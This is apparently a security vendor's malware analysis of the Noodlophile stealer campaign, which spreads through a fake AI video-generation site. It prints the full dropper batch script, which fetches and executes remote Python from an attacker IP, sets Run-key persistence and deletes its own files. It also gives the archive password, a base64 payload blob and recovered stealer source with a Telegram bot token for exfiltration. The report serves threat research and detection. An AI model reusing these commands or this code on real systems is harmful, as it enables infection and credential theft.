
Following the Trail: OSINT Insights into Noodlophile's Developer

Investigation of the term "Noodlophile" across cybercrime marketplaces uncovered groups offering it as part of malware-as-a-service (MaaS) schemes. Tools like Noodlophile are advertised alongside access services labeled "Get Cookie + Pass," designed for account takeover and credential theft. The developer behind Noodlophile, likely of Vietnamese origin based on language indicators and social media profiles, was observed responding to Facebook posts promoting this new method.






Links in these groups lead to the developer's profile, whose BIO reveals further involvement in malware sales and distribution.



Attack Chain



After interacting with the fake site—uploading files and selecting options— the user is presented with a final download link, supposedly containing the generated video. Instead of receiving the expected media file, the user downloads a ZIP archive named **VideoDreamAI.zip**.

Inside the archive resides a deceptive executable titled:

```
Video Dream MachineAI.mp4.          exe
```

This filename is crafted to masquerade as a harmless video file by exploiting whitespace and misleading extensions.

Upon execution, this binary initiates the malware installation chain. Alongside the executable, the archive also contains a **hidden folder** named **5.0.0.1886** (marked with system and hidden attributes), which includes key components:

- **CapCut.exe** - A large (~140MB) C++-based binary embedding a .NET runtime wrapper that loads malicious .NET code in-memory for evasion purpose.
- **AICore.dll** - A helper DLL containing an export function (`cmdhelper`) used for the execution of external commands.
- **Software subfolder:**
  - **Document.pdf** - A Base64-encoded and password protected RAR archive disguised as a PDF, containing cPython-based components.
  - **Document.docx** - A batch file disguised as a Word document, encoded with FF FE markers to obstruct analysis in text editors. Once renamed, it launches the core infection routine.
  - **meta** - a Win-RAR utility, later renamed as `images.exe`.

The infection proceeds as follows:

1. **CapCut.exe** launches and uses embedded .NET logic to invoke **CapCutLoader**, a .NET loader.
2. **CapCutLoader** verifies internet connectivity (by pinging google.com up to 10 times) and renames all the disguised files.
3. It then invokes `install.bat`, which:
   a. Decodes Document.pdf back into a `.rar` archive via **certutil.exe** (a known LOLBin).
   b. Extracts it using images.exe with a hardcoded password.
   c. Registers a persistence script via the Windows Registry (Run key).
   d. Executes a Python payload (`srchost.exe`) downloaded from a remote server.

The final stage of the chain involves Python-based components:

- A **Noodlophile** payload that steals browser credentials, cookies, and tokens.
- A runner loader that loads **Worm 5.2** with two propagation mechanisms:
  - **Shellcode loader (local)** - injects shellcode directly in-memory.
  - **PE hollowing** - injects the payload into a legitimate Windows binary, **RegAsm.exe**.

This layered structure, obfuscation, and multi-stage delivery make the malware difficult to detect and analyze, while increasing its persistence and lateral movement capabilities.

Video Dream MachineAI.mp4. exe

The file `Video Dream MachineAI.mp4.exe` is a **32-bit C++ application** signed using a certificate created via **Winauth**. Despite its misleading name (suggesting an `.mp4` video), this binary is actually a repurposed version of **CapCut**, a legitimate video editing tool (version **445.0**). This deceptive naming and certificate help it evade user suspicion and some security solutions.

The **main objective** of this binary is to **locate and execute** a secondary file, `CapCut.exe`, from a folder within its current directory. This folder follows a naming pattern similar to a version format: %d.%d.%d.%d (e.g., `5.0.0.1886`). While the name gives the illusion of being a version number, it is actually **static** in this campaign and is **hidden using system attributes**. This structure ensures that only the intended malware component is executed and helps avoid accidental execution of similarly named files outside the attack scope.

In addition to the main function of executing **CapCut.exe**, the executable contains additional capabilities that could be leveraged by the attacker in future campaigns or other contexts but were **not utilized in this specific campaign** (such as self-destruction, auto-update functionality, load from config or registry, etc...).

```
181    if ( !IsPathFileExist(v41, ArgList)
182      || (v29 = sub_7CC373(v41, &v47),
183          v30 = -(wcsicmp(&Source, *v29) != 0),
184          sub_7A7CF5(v47 + 0xFFFFFFFC),
185          v47 = (v30 == -1),
186          v8 = RunCapCup(*ArgList, v44) - 1,
187          v49 = v8,
188          v47) )
```

```
1  BOOL __cdecl RunCapCup(int ArgList, int a2)
2  {
3    int *v2; // eax
4    LPWSTR v3; // esi
5    BOOL v4; // ebx
6    struct _STARTUPINFOW StartupInfo; // [esp+8h] [ebp-58h] BYREF
7    struct _PROCESS_INFORMATION ProcessInformation; // [esp+4Ch] [ebp-14h] BY
8    LPWSTR lpCommandLine; // [esp+5Ch] [ebp-4h] BYREF
9
10   memset(&StartupInfo.lpReserved, 0, 0x40u);
11   StartupInfo.cb = 68;
12   StartupInfo.dwFlags = 1;
13   ProcessInformation = 0i64;
14   StartupInfo.wShowWindow = 10;
15   v2 = sub_7A7389();
16   sub_7A6766(&lpCommandLine, v2);
17   sub_7A72AC(&lpCommandLine, L"\"%s\" %s", ArgList, a2);
18   v3 = lpCommandLine;
19   v4 = CreateProcessW(0, lpCommandLine, 0, 0, 0, 0, 0, 0, &StartupInfo, &Pr
20   if ( ProcessInformation.hProcess )
21   {
22     CloseHandle(ProcessInformation.hProcess);
23     ProcessInformation.hProcess = 0;
24   }
25   if ( ProcessInformation.hThread )
26   {
27     CloseHandle(ProcessInformation.hThread);
28     ProcessInformation.hThread = 0;
29   }
30   sub_7A7CF5(v3 - 4);
31   return v4;
32 }
```

CapCut.exe

The file **CapCut.exe** serves as a native C++ wrapper designed to execute a malicious .NET payload embedded within it. Rather than delivering a standalone .NET binary, the attacker compiled the .NET components directly into the C++ application and uses the .NET runtime hosting API to dynamically load and run the malicious code – a technique that complicates detection and reverse engineering.

The executable is abnormally large at **140 MB**, helping it evade static scanners by resembling legitimate software. It contains around **275 embedded PE files**, mostly .NET assemblies, highlighting a modular, obfuscated structure designed to hinder analysis.

Upon execution, CapCut.exe launches the internal .NET component, known as `CapCutLoader`. This loader first executes *DownloadString* function which validates connectivity by pinging `google.com` up to 10 times. If connectivity is not established, execution is halted. To make sure the payload can be downloaded later, `CapCutLoader` imports a helper function named wgom from the `AICore.dll` library. This function is used to execute command-line instructions.

Before invoking it, the loader performs simple filename changes:

- It renames `Document.docx` to `install.bat`
- It renames meta to **`image.exe`**

Then, using the **`wgom`** function, it executes the `install.bat` file to trigger the next stage of the attack.


```
28      // Token: 0x06000003 RID: 3 RVA: 0x00002058 File Offset: 0x00000258
29      private void Form1_Load(object sender, EventArgs e)
30      {
31          using (WebClient webClient = new WebClient())
32          {
33              for (int i = 0; i < 10; i++)
34              {
35                  webClient.DownloadString("https://google.com");
36              }
37          }
38          Thread.Sleep(4000);
39          string text = "5ooo0ooo0ooo1886\\software\\Documentooodocx".Replace("ooo", ".");
40          string text2 = "5ooo0ooo0ooo1886\\software\\meta";
41          string text3 = "5ooo0ooo0ooo1886\\software\\imagesoooexe";
42          string text4 = text2.Replace("ooo", ".");
43          text3 = text3.Replace("ooo", ".");
44          File.Move(text4, text3);
45          string text5 = "5ooo0ooo0ooo1886\\software\\installlooobat";
46          text5 = text5.Replace("ooo", ".");
47          File.Move(text, text5);
48          Form1.WgOM(text5);
49      }
```

AICore.dll

The file **`AICore.dll`** is a relatively simple dynamic-link library (DLL) whose primary role is to act as a command execution helper. Its main purpose in this campaign is to support the execution of system commands triggered by other components, such as **`CapCutLoader`**.

Although the DLL exports a large number of functions, most of them are empty or unused – likely to confuse analysts or mimic a legitimate module. The only actively used export in this context is named cmdhelper, which facilitates the execution of commands such as launching **`install.bat`**.

This minimal design helps keep the functionality focused while making the DLL appear more complex than it actually is.



Document.docx

Although it appears to be a standard Word document, Document.docx is actually a disguised batch script (`.bat` file) encoded with the `FF FE` BOM marker, which hinders readability in common text editors. This obfuscation technique allows the attacker to mask the true functionality of the file. Once renamed to `install.bat`, the script orchestrates a crucial stage in the infection process. Its main objectives include downloading a second-stage payload, extracting a password-protected archive, establishing persistence, and removing evidence of its activity.

Below is a breakdown of the script's behavior:

- **Environment Setup:** Clears the console (`cls`), navigates to its execution directory, and creates a working folder at `%LOCALAPPDATA%\SoftwareHost`.
- **Payload Definition:** Sets a variable LD containing Python code designed to fetch and execute a remote script from `https://85.209.87[.]207/sysdi/randomuser2025.txt`.
- **Obfuscated PowerShell Call:** Launches a hidden PowerShell process using bypass flags.
- **Base64 Decoding:** Uses the Windows `LOLBin certutil` to decode `Document.pdf` (a Base64-encoded RAR file) into `ppIuqewlq.rar`.
- **Archive Extraction:** Extracts the archive using `images.exe` (a command-line RAR utility) with the password *TONGDUCKIEMDEVELOPER2025* into the local folder.
- **Persistence Setup:** Creates a new batch script (`Explorer.bat`) that ensures persistence by registering it under the Run registry key.
- **Final Payload Execution:** Launches `srchost.exe` with the `%LD%` Python payload, leading to the deployment of the final stage malware: **Noodlophile** or **Noodlophile + XWorm**.
- **Cleanup:** Deletes temporary files such as the extracted archive and the batch script to reduce forensic traces.

Document.docx

```
1  &cls
2  @echo off
3
4  cd /d "%~dp0"
5
6  set "LD=import requests;exec(requests.get('https://85.209.87.207/sysdi/randomuser2025.txt',verify=False).text)"
7  mkdir "%LOCALAPPDATA%\SoftwareHost"
8  powershell -ep b"yp"ass -w hid"de"n -c "exit"
9  certutil -decode Document.pdf ppIuqewlq.rar
10
11 images.exe x -pTONGDUCKIEMDEVELOPER2025 -inul -y ppIuqewlq.rar "%LOCALAPPDATA%\SoftwareHost"
12 echo start "" /min "%LOCALAPPDATA%\SoftwareHost\srchost.exe" -c "%LD%" > "C:\Users\Public\Explorer.bat"
13 reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Windows Security" /t REG_SZ /d
   "C:\Windows\Explorer.EXE C:\Users\Public\Explorer.bat" /f
14 start "" /min "%LOCALAPPDATA%\SoftwareHost\srchost.exe" -c "%LD%"
15 del /S /Q ppIuqewlq.rar
16 (goto) 2>nul & del "%~f0"a
```

Document.pdf

This file is used by the attacker as part of an evasion technique leveraging the Windows `LOLBin certutil`. Despite its benign name, it is not a real PDF document, but rather a Base64-encoded RAR archive containing the `cpython` directory required for payload execution.
The archive is password-protected (with the password: `TONGDUCKIEMDEVELOPER2025`) to further hinder static analysis and avoid detection. During runtime, `certutil` -decode is used to decode the file into its original binary form, enabling the attacker to reconstruct the environment needed to run the final stage of the malware without raising suspicion.


```
-----BEGIN CERTIFICATE-----
UmFyIRoHAQDenklNIQQAAAEPMpwRnW+7FMTMZveAgRgF4sq9mQvcDZDnE7sdEOVz
KGuGUzhneiZuD+Wn+H+nCRNPjpTp7sGVqdVrXnrTUzfthDnSGQQSvCwDwp9ANwPF
Hch/tnREyP/GABsQ+ynIF6gZg22G0qg6n8RSxZDDma3/lBTg0kXYJkJZ2/hDgn67
jz2rcjylrS79WVrrMaeGteSnx9lc4LYJWrGVHap6t8lS5JOutmsYXkYqGBLIjmAL
/UjuKq8gsoF6lTMFLyiPxegZ0BlAQvAK5f4MbO/HkL/sxvIrBovFS9Ql/V7X5l+n
EzyXtoWg3WgNTGLNCpDiue3k5SA46rl/wYKydojbC2wPcWZc5vrv6AFKfLA2rTwQ
A+WYMVSrZj+rPcb3xM/h6VWR07MRHkLhsYoOFFxeXD5c4t7ahFMWlqrDEgwZPurw
O9CT2fulazrn9ZzlUE7FQl2GIIQGnBcg8YE3GBxqlzEyRtJuuMfrfilFRyc9lyJz
zDDmq2leXmu4IST99yHcAoxP/mmwpKMWMblsvf6cdh7lNSHv08331THecSPp2Lj7
Jy+nnp3yZHRJ9g/E7gPPplOaQHkawrgvhXcB07oGIKQed7icQrJ4SLQFaWkZipAR
zK+fJpwh8Sial4ruoJRC5kyRc/TUjrUaaiaJaY4jfi7nIOd7hILmMJMnrnC6VAoH
z3DgIwnl6fSNi6wnBYGYqX3aJRgtU0MZmHYDDsdFrBfUItj9mO976OW7lh7+qBdT
uRfRF8ddcEaRlAWSF4yPiMSrqd/ePUp/IrIbT4J6wMmjGMrefwdUWglCTpw3YilP
nIbJ/eZ5bIIhdMYSDIwXCKskld3QGcC2T87+nKfUfaQkmUlNX+xxU5KytBmQDl6b
/Wd5sOSVqKQk937/LMwa2lfYSuhclAJoL+AclA+0nhZlIPmQF20lpp30TOcuJMiA
bVT0Q6VHX+G4JerqzYlVH8IwBZFioztSz+nlx9594U6kxRz+Kim9e3dl7EWpbqvt
clG6PRlpHlLADRo2EGYuiROrqJY5r8rAMGgqSdoQQqLs5v4a+HpK9boMkF/5lxGl
hikbhIHTBy/nQm9Mx3Ft7zCgcSv5aixn4YiyBuo5EyP8t+PTEK2Rgr5qnuuYCJuL
bRZBacDL/mNUTu+qAkcu5ahfzvUEPYRYr5lWIUFkP/pCou2KxcvXRumctDl3V0Uz
```

Meta

The meta file, later renamed to `image.exe`, is actually a Win-RAR utility bundled by the attacker. Its purpose is to silently extract the password-protected archive (`ppIuqewlq.rar`) containing the `cpython` environment.

Randomuser2025.txt

The `randomuser2025` file is a Python script that has been obfuscated using a common memory-based execution trick. At its core, the script contains two meaningful lines of code, designed to dynamically decode and load the Noodlophile & XWorm payloads entirely in memory:



This layered approach uses base85 decoding, zlib decompression, and Python's marshal module to reconstruct the final payload, which is executed via exec(). This method allows the attacker to deliver and run the malicious code without writing the unpacked payload to disk, helping evade static analysis and detection.

To further complicate analysis, the attacker appended the top of the file with **non-semantic bulk obfuscation**—specifically, around **10,000 repeated instances of 1 / int(0)**. These syntactically valid but semantically meaningless operations are never executed due to the structure of the script, but they serve to **break automated tools**, especially those that attempt disassembly or bytecode analysis or AST parsers.

```
-124          22 JUMP_FORWARD             1 (to 25)
             24 <119>                     0

-123          26 EXTENDED_ARG            234
             28 SETUP_FINALLY        60021 (to 60051)
             30 EXTENDED_ARG           234
             32 SETUP_FINALLY        60005 (to 60039)
             34 BUILD_LIST               0
             36 LOAD_CONST               0 (1)
             38 LOAD_NAME                0 (int)
             40 LOAD_CONST               1 (0)
             42 CALL_FUNCTION            1
             44 BINARY_TRUE_DIVIDE
             46 LIST_APPEND              1
             48 LOAD_CONST               0 (1)
             50 LOAD_NAME                0 (int)
             52 LOAD_CONST               1 (0)
             54 CALL_FUNCTION            1
             56 BINARY_TRUE_DIVIDE
             58 LIST_APPEND              1
             60 LOAD_CONST               0 (1)
             62 LOAD_NAME                0 (int)
             64 LOAD_CONST               1 (0)
             66 CALL_FUNCTION            1
             68 BINARY_TRUE_DIVIDE
             70 LIST_APPEND              1
             72 LOAD_CONST               0 (1)
             74 LOAD_NAME                0 (int)
             76 LOAD_CONST               1 (0)
             78 CALL_FUNCTION            1
             80 BINARY_TRUE_DIVIDE
             82 LIST_APPEND              1
```

```
             84 LOAD_CONST               0 (1)
             86 LOAD_NAME                0 (int)
             88 LOAD_CONST               1 (0)
             90 CALL_FUNCTION            1
             92 BINARY_TRUE_DIVIDE
             94 LIST_APPEND              1
             96 LOAD_CONST               0 (1)
             98 LOAD_NAME                0 (int)
            100 LOAD_CONST               1 (0)
            102 CALL_FUNCTION            1
            104 BINARY_TRUE_DIVIDE
            106 LIST_APPEND              1
            108 LOAD_CONST               0 (1)
            110 LOAD_NAME                0 (int)
            112 LOAD_CONST               1 (0)
            114 CALL_FUNCTION            1
            116 BINARY_TRUE_DIVIDE
            118 LIST_APPEND              1
            120 LOAD_CONST               0 (1)
            122 LOAD_NAME                0 (int)
            124 LOAD_CONST               1 (0)
            126 CALL_FUNCTION            1
            128 BINARY_TRUE_DIVIDE
            130 LIST_APPEND              1
            132 LOAD_CONST               0 (1)
            134 LOAD_NAME                0 (int)
            136 LOAD_CONST               1 (0)
            138 CALL_FUNCTION            1
            140 BINARY_TRUE_DIVIDE
            142 LIST_APPEND              1
            144 LOAD_CONST               0 (1)
            146 LOAD_NAME                0 (int)
            148 LOAD_CONST               1 (0)
```


Using a combination of custom-built tooling and advanced AI-based analysis methods developed by our team, we successfully deobfuscated the Noodlophile & XWorm payloads and recovered the original Python source code:

- The **first** payload was a variant of Noodlophile, a credential-harvesting and information-stealing malware.

```python
TOKEN_BOT        = "7038014142:AAHF3pvRRgAVY5vP4SU6B2YES4BH1LEhtNo"
CHAT_ID_NEW      = "-1002565449208"
CHAT_ID_RESET    = "-1002633555617"
LOCALAPPDATA     = os.getenv("LOCALAPPDATA", "")
APPDATA          = os.getenv("APPDATA", "")
TMP              = os.getenv("TEMP", "")
USR              = TMP.split(r"\AppData")[0]
DATA_PATH        = f"{TMP}\\{os.getenv('COMPUTERNAME', 'defaultValue')}"

BROWSERS = {
    "Chrome"           : Path(LOCALAPPDATA) / "Google/Chrome/User Data",
